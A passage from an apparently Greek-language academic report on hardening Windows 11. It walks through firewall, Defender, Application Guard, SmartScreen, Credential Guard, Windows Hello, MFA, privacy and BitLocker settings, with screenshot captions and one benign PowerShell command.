
Εικόνα 37:Block των Outbound connections

Και στα τρία profile αλλάζουμε σε Yes την ένδειξη στα Log dropped packets.




Εικόνα 38:Επιτρέπουμε Log dropped packets

Και στα τρία profile αλλάζουμε σε Yes στο Allow unicast response.




Εικόνα 39:Αλλάζουμε την ένδειξη σε Yes

3.2.4 Windows Defender Antivirus




Εικόνα 40:Updates

Το Microsoft Defender Antivirus χρησιμοποιεί μια βάση δεδομένων (intelligence) για την ανίχνευση και αντιμετώπιση κακόβουλων λογισμικών, ιών και άλλων απειλών. Βλέπουμε ότι τρέξαμε και το σύστημα μας είναι ενημερωμένο χωρίς να βρεθούν απειλές.




Εικόνα 41:Protected Folders



Εικόνα 42:Rasomware Protections

Με την λειτουργία Controlled Folder Access των Windows 11, η οποία ενσωματώνεται στο Microsoft Defender Antivirus βλέπουμε ότι έχουμε προστατέψει τους παραπάνω φακέλους από πιθανές ransomware επθέσεις, από πιθανή μη εξουσιοδοτημένη πρόσβαση που κάποιος επιτιθέμενος θα δοκιμάσει να εκμεταλευτεί.

3.2.5 Windows Defender Advanced Threat Protection



Εικόνα 43:Advanced Threat Protection

Προστασία σε πραγματικό χρόνο (Real-time protection)	Αυτή η λειτουργία διασφαλίζει ότι κάθε πρόγραμμα ή αρχείο που προσπαθεί να εγκατασταθεί ή να τρέξει στον υπολογιστή σου ελέγχεται άμεσα για κακόβουλο λογισμικό. Εάν βρεθεί κάποιο, σταματά τη διαδικασία, προστατεύοντας έτσι τον υπολογιστή από πιθανές απειλές πριν αυτές προλάβουν να ενεργοποιηθούν. Η συνεχής παρακολούθηση είναι κρίσιμη για την ασφάλεια, καθώς οι απειλές αντιμετωπίζονται μόλις εμφανιστούν.[29]
Προστασία μέσω cloud (Cloud-delivered protection)	Αυτή η δυνατότητα παρέχει πρόσβαση σε ενημερωμένα δεδομένα προστασίας που προέρχονται από το cloud. Με αυτόν τον τρόπο, ο υπολογιστής μπορεί να εντοπίσει νέες και εξελιγμένες απειλές πιο γρήγορα, χωρίς να χρειάζεται να περιμένει την τοπική ενημέρωση των βάσεων δεδομένων. Εξασφαλίζει έτσι καλύτερη και ταχύτερη προστασία, με τις πιο σύγχρονες πληροφορίες


	απευθείας από τη βάση δεδομένων των προμηθευτών ασφαλείας.[29]
Αυτόματη αποστολή δειγμάτων (Automatic sample submission)	Η δυνατότητα αυτή επιτρέπει στον υπολογιστή να στέλνει δείγματα αρχείων που θεωρούνται ύποπτα απευθείας στη Microsoft για ανάλυση. Εάν κάποιο δείγμα αρχείου θεωρηθεί ότι ενδέχεται να περιέχει κακόβουλο λογισμικό, αυτό αναλύεται άμεσα, βοηθώντας στην ταχύτερη εύρεση λύσεων ή στην ενίσχυση της ασφάλειας του υπολογιστή. Ειδικά όταν υπάρχουν απειλές που δεν είναι ευρέως γνωστές, αυτή η λειτουργία βοηθά στην άμεση αντιμετώπιση τους.[29]

Εικόνα 44:Εξήγηση λειτουργιών του ATP

3.3 Ασφάλεια Εφαρμογών

Το υποκεφάλαιο για την Ασφάλεια Εφαρμογών εστιάζει στις τεχνικές και τις πρακτικές που διασφαλίζουν την προστασία των εφαρμογών από ευπάθειες και επιθέσεις μέσα από τις ενσωματωμένες τεχνολογίες του Windows 11.

3.3.1 Εφαρμογή Ασφάλειας των Windows (Windows Security app)




Εικόνα 45:Virus & threat protection και App & browser control

Ενεργοποιώντας τις δύο παραπάνω επιλογές, ενισχύουμε σημαντικά την ασφάλεια στο επίπεδο της εφαρμογής, αξιοποιώντας τις λειτουργίες Virus & Threat Protection και App & Browser Control που προσφέρει το Windows Security (γνωστό παλαιότερα ως Windows Defender). Αυτές οι λειτουργίες συνεργάζονται για την προστασία του συστήματος τόσο από κακόβουλο λογισμικό όσο και από επιθέσεις κατά την περιήγηση στο διαδίκτυο. Η Virus & Threat Protection παρέχει ολοκληρωμένη προστασία από ιούς, κακόβουλο λογισμικό και άλλες απειλές. Περιλαμβάνει τη Real-time protection, η οποία σαρώνει και προστατεύει το σύστημα σε πραγματικό χρόνο για την αποτροπή εισόδου κακόβουλου λογισμικού. Επιπλέον, η Cloud-delivered protection αξιοποιεί τις τελευταίες ενημερώσεις ασφαλείας από το cloud, προσφέροντας ταχύτερη ανίχνευση απειλών. Τέλος, η λειτουργία Automatic sample submission αποστέλλει ύποπτα αρχεία στη Microsoft για περαιτέρω ανάλυση, συμβάλλοντας στην ταχεία αντιμετώπιση νέων απειλών. Παράλληλα, η App & Browser Control ενισχύει την ασφάλεια των εφαρμογών και της περιήγησης στο διαδίκτυο. Η λειτουργία

SmartScreen ελέγχει τις εφαρμογές και τα αρχεία που εκτελούνται στο σύστημα, ανιχνεύοντας άγνωστο ή κακόβουλο λογισμικό, ενώ προστατεύει από κακόβουλο περιεχόμενο σε ιστοσελίδες και επιθέσεις phishing. Επιπλέον, η Exploit Protection προσφέρει μια επιπλέον γραμμή άμυνας, αποτρέποντας επιθέσεις που εκμεταλλεύονται ευπάθειες λογισμικού ή εφαρμογών. Με τη συνδυαστική ενεργοποίηση αυτών των επιλογών, εξασφαλίζεται ένα υψηλό επίπεδο προστασίας, που θωρακίζει το σύστημα από σύγχρονες απειλές και επιθέσεις, διατηρώντας την ασφάλεια και την ακεραιότητα των δεδομένων [34].

3.3.2 Windows Defender Application Control



Εικόνα 46: Ενεργοποίηση Smart App Control

Το Smart App Control είναι ένα χαρακτηριστικό ασφαλείας στα Windows 11 που αποσκοπεί στο να προστατεύει τον υπολογιστή σου από κακόβουλες ή μη αξιόπιστες εφαρμογές. Η βασική του λειτουργία είναι να εντοπίζει εφαρμογές που δεν θεωρούνται ασφαλείς και να τις μπλοκάρει προτού εκτελεστούν στο σύστημα. Αυτό ενισχύει το επίπεδο προστασίας απέναντι σε απειλές που μπορεί να μην εντοπίζονται από άλλες μορφές ασφαλείας, όπως το antivirus.

Δύο βασικές επιλογές στη λειτουργία του:

On (Ενεργό): Εάν το Smart App Control εντοπίσει μια κακόβουλη ή μη αξιόπιστη εφαρμογή, θα την μπλοκάρει αυτόματα για να προστατεύσει τη συσκευή σου. Αυτή η επιλογή είναι ιδανική όταν θέλεις να διασφαλίσεις το μέγιστο επίπεδο προστασίας, χωρίς να χρειάζεται να επιβλέπεις τις εφαρμογές που εκτελούνται.


Evaluation Mode (Κατάσταση αξιολόγησης): Όταν το Smart App Control βρίσκεται σε αυτή τη λειτουργία, "μαθαίνει" τη συμπεριφορά σου και αξιολογεί αν μπορεί να παρέχει προστασία χωρίς να παρεμβαίνει υπερβολικά στις καθημερινές σου εργασίες. Αν κριθεί ότι μπορεί να παρέχει προστασία χωρίς να επηρεάζει τη χρήση του συστήματος, θα ενεργοποιηθεί αυτόματα. Αν όμως διαπιστωθεί ότι παρεμβαίνει συχνά χωρίς λόγο, τότε θα απενεργοποιηθεί αυτόματα.[35]

3.3.3 Microsoft Defender Application Guard

Το Application Guard προσφέρει προστασία από προηγμένες, στοχευμένες απειλές που στοχοποιούν τον Microsoft Edge χρησιμοποιώντας την τεχνολογία virtualization Hyper-V της Microsoft. Λειτουργεί με την εφαρμογή λευκής (επιτρεπόμενης) λίστας:


- Οι χρήστες μπορούν να ορίσουν έμπιστους ιστότοπους για ελεύθερη περιήγηση.
- Εάν ένας ιστότοπος δεν είναι αξιόπιστος, το Application Guard θα το ανοίξει σε ένα κοντέινερ (περιοριστικό εικονικό περιβάλλον), αποκλείοντας πλήρως την πρόσβαση

στη μνήμη, στον τοπικό αποθηκευτικό χώρο, σε άλλες εγκατεστημένες εφαρμογές, στους υπολογιστές των εταιρικών δικτύων ή σε άλλους πόρους που ενδιαφέρουν τον εισβολέα.



Εικόνα 47:Απενεργοποιημένο Microsoft Defender Application Guard

Προσπαθούμε να το ενεργοποιήσουμε από το τις επιλογές των Window Features και βλέπουμε ότι μας εμφανίζει error καθώς δεν έχουμε τα κατάλληλα virtualization capabilities.



Εικόνα 48:Esxi seetings

Μέσα από τα settings του esxi ενεργοποιούμε τα κατάλληλα settings.


```
PS C:\Windows\system32> Enable-WindowsOptionalFeature -Online -FeatureName Windows-Defender-ApplicationGuard
Do you want to restart the computer to complete this operation now?
[Y] Yes  [N] No  [?] Help (default is "Y"): Y
```

Εικόνα 49:Ενεργοποίηση application guard μεσω PowerShell

```
Enable-WindowsOptionalFeature: Windows-Defender-ApplicationGuard
    Running
    [ooooooooo                                                                    ]
```

Εικόνα 50:Running

Τρέχουμε μέσα από powershell την ενεργοποίηση του application guard και τσεκάρουμε αν έχει ενεργοποιηθεί επιτυχώς <<εικόνα>>.




Εικόνα 51:Ενεργοποιημενο Application guard

3.3.4 Microsoft Defender SmartScreen

Εικόνα 52:Ενεργοποίηση SmartScreen


Το Microsoft Defender SmartScreen είναι μια τεχνολογία που προστατεύει τον χρήστη από κακόβουλο λογισμικό, phishing επιθέσεις και μη ασφαλείς ιστοσελίδες κατά την περιήγηση στο διαδίκτυο μέσω του Microsoft Edge. Όταν είναι ενεργοποιημένο, το SmartScreen εξετάζει τις ιστοσελίδες και τα αρχεία που κατεβαίνουν, ελέγχοντας αν υπάρχουν ενδείξεις ότι είναι κακόβουλα ή αποτελούν κίνδυνο για τον υπολογιστή.

3.3.5 Προστασία Περιήγησης (Browser Protection



Εικόνα 53:Strict Protection

Η διαχείριση της ασφάλειας στο Microsoft Edge περιλαμβάνει μια σειρά από λειτουργίες που ενισχύουν την προστασία κατά την πλοήγηση και τη διαχείριση των δεδομένων σας. Ξεκινώντας με τη Διαχείριση Πιστοποιητικών (Manage Certificates), έχετε τη δυνατότητα να διαχειριστείτε τα πιστοποιητικά HTTPS/SSL που χρησιμοποιεί το Edge, καθώς και να ρυθμίσετε τις παραμέτρους ασφαλείας που σχετίζονται με την κρυπτογράφηση. Αυτή η λειτουργία εξασφαλίζει ότι οι συνδέσεις σας παραμένουν ασφαλείς.Παράλληλα, η λειτουργία Microsoft Defender SmartScreen προσφέρει προστασία από κακόβουλες ιστοσελίδες και ύποπτες λήψεις. Με ειδοποιήσεις για δυνητικά επικίνδυνα περιεχόμενα, αποφεύγετε επιθέσεις και εξασφαλίζετε την ασφάλεια κατά την πλοήγησή σας. Επιπλέον, η επιλογή Αποκλεισμός Δυνητικά Ανεπιθύμητων Εφαρμογών (Block Potentially Unwanted Apps) σας επιτρέπει να αποτρέπετε τη λήψη και την εκτέλεση εφαρμογών που θεωρούνται ύποπτες ή περιττές, διατηρώντας τον υπολογιστή σας καθαρό από πιθανούς κινδύνους. Η Προστασία από Λάθη στις Διευθύνσεις Ιστοσελίδων (Website Typo Protection) σας προστατεύει από την πιθανότητα να βρεθείτε σε κακόβουλες ιστοσελίδες λόγω πληκτρολογικών λαθών, ενώ η επιλογή Καθαρισμός Εγκεκριμένων Ιστοσελίδων (Clear All Previously Allowed Sites) σας δίνει τη δυνατότητα να διαγράψετε τη λίστα με ιστοσελίδες που είχατε επιτρέψει να παρακάμπτουν τις προστασίες, ξεκινώντας από την αρχή.Για επιπλέον ασφάλεια, η λειτουργία Ασφαλές DNS (Secure DNS) εξασφαλίζει ότι οι αιτήσεις σας για ιστοσελίδες περνούν από κρυπτογραφημένα κανάλια, επιτρέποντας τη χρήση αξιόπιστων παρόχων DNS, όπως το Google DNS ή το Cloudflare. Τέλος, η επιλογή Ενίσχυση Ασφάλειας στο Διαδίκτυο (Enhance Your Security on the Web) με το Strict Mode παρέχει αυξημένη προστασία από διαδικτυακές απειλές, αν και ενδέχεται να επηρεάσει τη λειτουργικότητα ορισμένων ιστοσελίδων.Όλες αυτές οι επιλογές συνεργάζονται για να προσφέρουν ένα ασφαλές περιβάλλον περιήγησης και να διασφαλίσουν την ιδιωτικότητα και την προστασία σας στο διαδίκτυο.



Εικόνα 54:Μπλοκάρισμα της πόρτας 80

3.4 Ασφάλειας της Διαχείρισης Πρόσβασης Ταυτότητας (IAM)


Το κεφάλαιο για την Ασφάλεια της Διαχείρισης Πρόσβασης και Ταυτότητας (IAM) επικεντρώνεται στις πρακτικές και τεχνολογίες που εξασφαλίζουν την προστασία της ταυτότητας χρηστών και τον έλεγχο πρόσβασης σε πόρους. Αναλύει τη χρήση μεθόδων αυθεντικοποίησης, όπως πολυπαραγοντική ταυτοποίηση (MFA), και την χρησιμοποίηση μεθόδων ταυτοποίησης και με βιομετρικά δεδομένα.

3.4 .1Windows Hello

Μια μέθοδος για το Windows Hello είναι να γίνεται το sign in με pin.

Εικόνα 55:Windows Hello Pin

Μια άλλη μέθοδος είναι με το security key, το οποίο προστατεύει τον λογαριασμό αφού δεν είναι επιρρεπής σε brute force, phishing και social engineering επιθέσεις εκτός αν κλαπεί το usb με το security key.




Εικόνα 56:Windows Hello Security Key

3.4.2 Windows Defender Credential Guard

Το Defence Credential Guard χρησιμοποιεί virtualization (εικονική προσομοίωση) για να προστατέψει τα συνθηματικά(NTLM hashes και Kerberos tickets), έτσι ώστε μόνο οι διεργασίες με αυξημένα δικαιώματα του συστήματος να έχουν πρόσβαση σε αυτά - προστατεύοντας από τις επιθέσεις κλοπής συνθηματικών. Η ενεργοποίηση αυτής της δυνατότητας προσφέρει ασφάλεια υλικού και καλύτερη προστασία από προηγμένες επίμονες απειλές (ATP) όπως Pass-the-Hass,Pass-the-Ticket,Credential Theft (βλέπε πίνακα 19).

Πίνακας 19:Εξήγηση επιθέσεων PtH, PtT, Credential Theft

Pass-the-Hash Attacks	Πρόκειται για μια επίθεση κατά την οποία οι εισβολείς αποσπούν τα NTLM hashes από τη μνήμη του συστήματος και τα χρησιμοποιούν για να αποκτήσουν πρόσβαση σε άλλες συσκευές χωρίς να χρειαστεί να γνωρίζουν τους κωδικούς πρόσβασης.
Pass-the-Ticket Attacks	Παρόμοιο με το pass-the-hash, αλλά αντί να αποσπούν NTLM hashes, οι εισβολείς αποκτούν πρόσβαση σε Kerberos tickets από τη μνήμη. Αυτά τα tickets χρησιμοποιούνται για την αυθεντικοποίηση σε άλλες υπηρεσίες και συστήματα.
Credential Theft	Το Credential Guard προστατεύει τα credentials που αποθηκεύονται στη μνήμη του λειτουργικού συστήματος από κακόβουλα προγράμματα που προσπαθούν να τα κλέψουν.



Εικόνα 57:Turn On Virtualization Based Security

Μπορούμε να ρυθμίσουμε το "Turn On Virtualization Based Security" μέσω του Local Group Policy Editor στα Windows. Αυτή η λειτουργία ενισχύει την ασφάλεια του συστήματός μας χρησιμοποιώντας τεχνολογίες εικονικοποίησης, που αποτελούν μέρος του Device Guard. Με αυτή τη ρύθμιση, μπορούμε να χρησιμοποιήσουμε την τεχνολογία εικονικοποίησης για να απομονώσουμε ευαίσθητα μέρη του λειτουργικού συστήματος, ενισχύοντας την προστασία από κακόβουλες επιθέσεις.

Με το παραπάνω group policy διασφαλίζουμε:

Προστασία Διαπιστευτηρίων (Credential Guard): Προστατεύουμε τους λογαριασμούς μας από υποκλοπή κακόβουλων εφαρμογών.


Ακεραιότητα Κώδικα (Code Integrity): Βεβαιωνόμαστε ότι εκτελείται μόνο αξιόπιστος κώδικας στο σύστημά μας.

Ασφαλής Εκκίνηση (Secure Boot): Διασφαλίζουμε ότι το σύστημά μας εκκινεί με ασφάλεια, αποτρέποντας μη εξουσιοδοτημένες αλλαγές.

Ασφάλεια με Βάση το Υλικό: Χρησιμοποιούμε δυνατότητες του hardware για ενίσχυση της προστασίας μας.


3.4.3 Ασφάλιση του Χρήστη με Windows Hello

Παρακάτω βλέπουμε όλες τις επιλογές όπου έχουμε ώστε να χρησιμοποιήσει ένας χρήστης ώστε να εισέλθει στο λογαριασμό, μπορούμε να χρησιμοποιήσουμε από βιομετρική μέθοδο μέχρι κωδικό ή εικόνα αυθεντικοποίησης.



Εικόνα 58:Sign in options


Θα χρησιμοποιήσουμε το pin.



Εικόνα 59:Set up pin


3.4.4 Microsoft Authenticator

Η εφαρμογή Microsoft Authenticator επιτρέπει την εύκολη και ασφαλή σύνδεση σε όλους τους διαδικτυακούς λογαριασμούς , χρησιμοποιώντας πολυπαραγοντικό έλεγχο ταυτότητας, σύνδεση χωρίς κωδικό μέσω τηλεφώνου ή αυτόματη συμπλήρωση κωδικών.



Εικόνα 60:Authenticator

Εδώ βλέπουμε ότι μετά την ενεργοποίηση για να εισέλθουμε στο λογαριασμό μας, μας ζητάει αυθεντικοποίηση.




Εφαρμόζουμε διπλά αυθεντικοποίηση διασφαλίζοντας ότι ο επιτιθέμενος ακόμα και να θέλει να σπάσει με κάποιο mfa phishing τον λογαριασμό μας θα απαιτηθεί επιπλέον επαλήθευση.

3.5 Ασφάλεια Ιδιωτικότητας

Με τον όρο ιδιωτικότητα αναφερόμαστε στις ρυθμίσεις και τις λειτουργίες προστασίας προσωπικών δεδομένων που προσφέρει το λειτουργικό σύστημα Windows, με στόχο να διασφαλίσει ότι οι χρήστες ελέγχουν τις πληροφορίες που συλλέγονται και πώς αυτές χρησιμοποιούνται[37], θα δουμε παρακάτω τους πιο απλούς τρόπους να ενισχύσουμε την ασφάλεια της μέσω του WIP.

Windows Information Protection (WIP)

Εικόνα 61:Απενεργοποίηση Online Speech recognition




Εικόνα 62:και άλλες απενεργοποιήσεις στο privacy

Με την απενεργοποίηση, αποτρέπουμε τη μεταφορά δεδομένων ομιλίας μας στους διακομιστές της Microsoft, μειώνοντας την πιθανότητα υποκλοπής ή μη εξουσιοδοτημένης πρόσβασης. Επιπλέον διατηρούμε τα δεδομένα ομιλίας μας τοπικά, περιορίζοντας την έκθεση προσωπικών πληροφοριών ή συνομιλιών σε διαδικτυακές υπηρεσίες.

3.6 Ασφάλεια Υλικού με TPM


Trusted Platform Module (TPM)



Εικόνα 63:Ενεργοποίηση του Bitlocker

